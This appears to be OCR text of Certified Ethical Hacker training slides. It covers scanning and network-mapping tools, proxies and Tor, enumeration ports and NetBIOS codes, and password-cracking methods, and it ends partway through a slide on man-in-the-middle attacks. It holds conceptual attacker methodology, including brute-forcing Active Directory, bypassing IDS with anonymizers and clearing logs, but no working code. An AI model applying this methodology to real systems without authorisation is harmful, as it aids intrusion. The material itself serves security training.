
- Agentless auditing
- Compliance checks
- Content audits
- Customized reporting
- High-speed vulnerability discovery
- In-depth assessments
- Mobile device audits
- Patch management integration
- Scan policy design and execution



http://www.tenable.com

Drawing Network Diagrams

- Drawing target's network diagram gives valuable information about the **network and its architecture** to an attacker
- Network diagram shows **logical or physical path** to a potential target




Network Discovery Tool: LANsurveyor

LANsurveyor **discovers a network** and **produces a comprehensive network diagram** that integrates OSI Layer 2 and Layer 3 topology data

Features


- Auto-generate Network Maps
- Export Network Maps to Visio
- Auto-detect Changes
- Inventory Management
- Network Regulatory Compliance
- Network Topology Database
- Multi-level Network Discovery



http://www.solarwinds.com

Proxy Servers

A proxy is a network computer that can **serve as an intermediary** for connecting with other computers



As a firewall, a **proxy protects the local network** from outside access

As an IP addresses multiplexer, a proxy **allows the connection** of a number of computers to the Internet while having only one IP address

Specialized proxy servers can **filter out unwanted content**

Proxy servers can be used (to some extent) to **anonymize web surfing**

Proxy Tool: TOR (The Onion Routing)

C|EH Certified Ethical Hacker

Anonymity

Provides anonymous communication over Internet

Privacy

Ensures the privacy of both sender and recipient of a message

Security

Provides multiple layers of security to a message

Encryption


Encrypts and decrypts all data packets using public key encryption

Proxy Chain

Uses cooperating proxy routers throughout the network

Tor Proxy

The initiating onion router, called a "Tor client" determines the path of transmission



Connected to the Tor network!

☑ Show this window on startup

https://www.torproject.org

Anonymizers

- An anonymizer **removes all the identifying information** from the user's computer while the user surfs the Internet
- Anonymizers make **activity on the Internet untraceable**
- Anonymizer tools allow you to **bypass Internet censored websites**

Why use Anonymizer?

1. Privacy and anonymity
2. Protects from online attacks
3. Access restricted content
4. Bypass IDS and Firewall rules

Enumeration

Module 04

Engineered by **Hackers.** Presented by Professionals.

CEH

Certified Ethical Hacker

Techniques for Enumeration

Extract user names using email IDs

Extract information using the default passwords

Extract user names using SNMP

Brute force Active Directory

Extract user groups from Windows

Extract information using DNS Zone Transfer

Services and Ports to Enumerate

TCP 53	DNS zone transfer
TCP 135	Microsoft RPC Endpoint Mapper
TCP 137	NetBIOS Name Service (NBNS)
TCP 139	NetBIOS Session Service (SMB over NetBIOS)
TCP 445	SMB over TCP (Direct Host)
UDP 161	Simple Network Management protocol (SNMP)
TCP/UDP 389	Lightweight Directory Access Protocol (LDAP)
TCP/UDP 3368	Global Catalog Service
TCP 25	Simple Mail Transfer Protocol (SMTP)

NetBIOS Enumeration

NetBIOS name is a unique 16 ASCII character string used to **identify the network devices** over TCP/IP; 15 characters are used for the **device name** and 16th character is reserved for the **service or name record type**

Attackers use the NetBios enumeration to obtain:

- List of computers that belong to a domain
- List of shares on the individual hosts on the network
- Policies and passwords

NetBIOS Name List

Name	NetBIOS Code	Type	Information Obtained
<host name>	<00>	UNIQUE	Hostname
<domain>	<00>	GROUP	Domain name
<host name>	<03>	UNIQUE	Messenger service running for that computer
<username>	<03>	UNIQUE	Messenger service running for that individual logged-in user
<host name>	<20>	UNIQUE	Server service running
<domain>	<1D>	GROUP	Master browser name for the subnet
<domain>	<1B>	UNIQUE	Domain master browser name, identifies the PDC for that domain

Note: NetBIOS name resolution is not supported by Microsoft for Internet Protocol Version 6 (IPv6)

System Hacking

Module 05

Engineered by **Hackers.** Presented by Professionals.

Information at Hand Before System Hacking Stage

What you have at this stage:

Footprinting Module

- IP Range
- Namespace
- Employee web usage


Scanning Module

- Target assessment
- Identification of services
- Identification of systems

Enumeration Module

- Intrusive probing
- User lists
- Security flaws

CEH Hacking Methodology (CHM)



✓ Foot Printing

✓ Scanning

✓ Enumeration


System Hacking

Gaining Access
- Cracking Passwords
- Escalating Privileges

Maintaining Access
- Executing Applications
- Hiding Files

Clearing Logs
- Covering Tracks

Password Cracking




Password cracking techniques are used to **recover passwords** from computer systems

Attackers use password cracking techniques to **gain unauthorized access** to the vulnerable system

Most of the password cracking techniques are successful due to weak or easily **guessable passwords**

Password Complexity




1. Passwords that contain letters, special characters, and numbers **ap1@52**
2. Passwords that contain only letters **POTHMYDE**
3. Passwords that contain only numbers **23698217**
4. Passwords that contain only letters and special characters **bob@&ba**
5. Passwords that contain only special characters **&*#@!(%)**
6. Passwords that contain only special characters and numbers **123@$45**
7. Passwords that contain letters and numbers **meet123**

Password **Cracking Techniques**

Dictionary Attack	Brute Forcing Attacks	Hybrid Attack	Syllable Attack	Rule-based Attack
A **dictionary file** is loaded into the cracking application that runs against **user accounts**	The program tries **every combination of characters** until the password is broken	It works like a dictionary attack, but adds some **numbers** and **symbols** to the words from the dictionary and tries to crack the password	It is the combination of both **brute force attack** and the **dictionary attack**	This attack is used when the attacker gets some **information about the password**

Types of Password Attacks



1. Passive Online Attacks

Attacker performs password hacking **without communicating** with the authorizing party

- Wire Sniffing
- Man-in-the-Middle
- Replay

2. Active Online Attacks

Attacker tries a **list of passwords** one by one against the victim to crack password

- Hash Injection
- Trojan/Spyware/Keyloggers
- Password Guessing
- Phishing

3. Offline Attack

Attacker copies the target's **password file** and then tries to crack passwords in his own system at different location

- Pre-Computed Hashes
- Distributed Network
- Rainbow

4. Non-Electronic Attacks

Attacker need not posses **technical knowledge** to crack password, hence known as non-technical attack

- Shoulder Surfing
- Social Engineering
- Dumpster Diving

Passive Online Attack: Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic

Victim
Attacker
Victim


Hard to Perpetrate

Computationally Complex

Tools Available

- The captured data may include sensitive information such as passwords (Telnet, FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to gain unauthorized access to the target system

Passive Online Attacks: Man-in-the-Middle and Replay Attack



Gain access to the communication channels

In a MITM attack, the attacker acquires access to the communication channels between victim and server to extract the information

Use sniffer

